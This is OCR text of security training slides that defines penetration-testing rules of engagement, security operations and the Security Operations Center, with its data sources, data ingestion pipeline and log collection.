


Rules of Engagement (ROE)

ROE	- **Formal permission** to conduct penetration testing
Top-level Guidance	- Provide "**top-level**" guidance for conducting the penetration testing
ROE's Assistance	- Helps testers to **overcome legal** and **policy-related** restrictions to using different penetration testing tools and techniques


LO#11: Summarize Security Operations Concepts

Notes: ____



Security Operations

- The **continuous operational practice** for maintaining and managing a secure IT environment through the implementation and execution of certain services and processes
- The **predefined set of processes** and **services** that are to be followed during the daily security operation tasks, which are based on the organization's security baselines
- In recent security operations, organizations incorporated the third aspect of security operation, known as situational awareness, along with two traditional aspects of security operations: security monitoring and security incident management
  - **Situational Awareness**: Threat intelligence can play a vital role in creating situation awareness, making informed security decisions, and shaping cyber defenses accordingly
  - **Security Monitoring**: Collecting, storing, and analyzing logs and data from different security devices to identify security incidents
  - **Security Incident Management**: Resolving security incidents with minimal adverse impact
- A dedicated unit, known as **Security Operation Center (SOC)**, is established by organizations to handle and manage their security operations




Security Operations Center (SOC)

- SOC is a **centralized unit** that continuously monitors and analyzes ongoing activities in an organization's information systems, such as networks, servers, endpoints, databases, applications, and websites
- It provides a **single point of view**, through which, an organization's assets are monitored, assessed, and defended from threats
- It evaluates an organization's security posture for any anomalies in its assets or information systems
- It facilitates **situational awareness** and **real-time alerts** if intrusion or attack is detected

Notes:

Security Operations Center (SOC) (Cont'd)



DATA TYPES \ DATA SOURCES

- Firewall
- Database
- Endpoint
- WWW
- File server
- Email
- Management Server
- Routers
- Switches
- IPS/IDS

Data Ingestion Process

COLLECTION

NORMALIZATION

INDEXING

DATABASE

CORRELATION

Data Ingestion Process

MODULES

- Alerting
- Reporting
- Query
- Archiving
- Workflow

VIEWS

Security Operations Center (SOC)

SOC Operations

Log Collection

- Logs are collected from the various devices on a network that can have an impact on the security of the organization

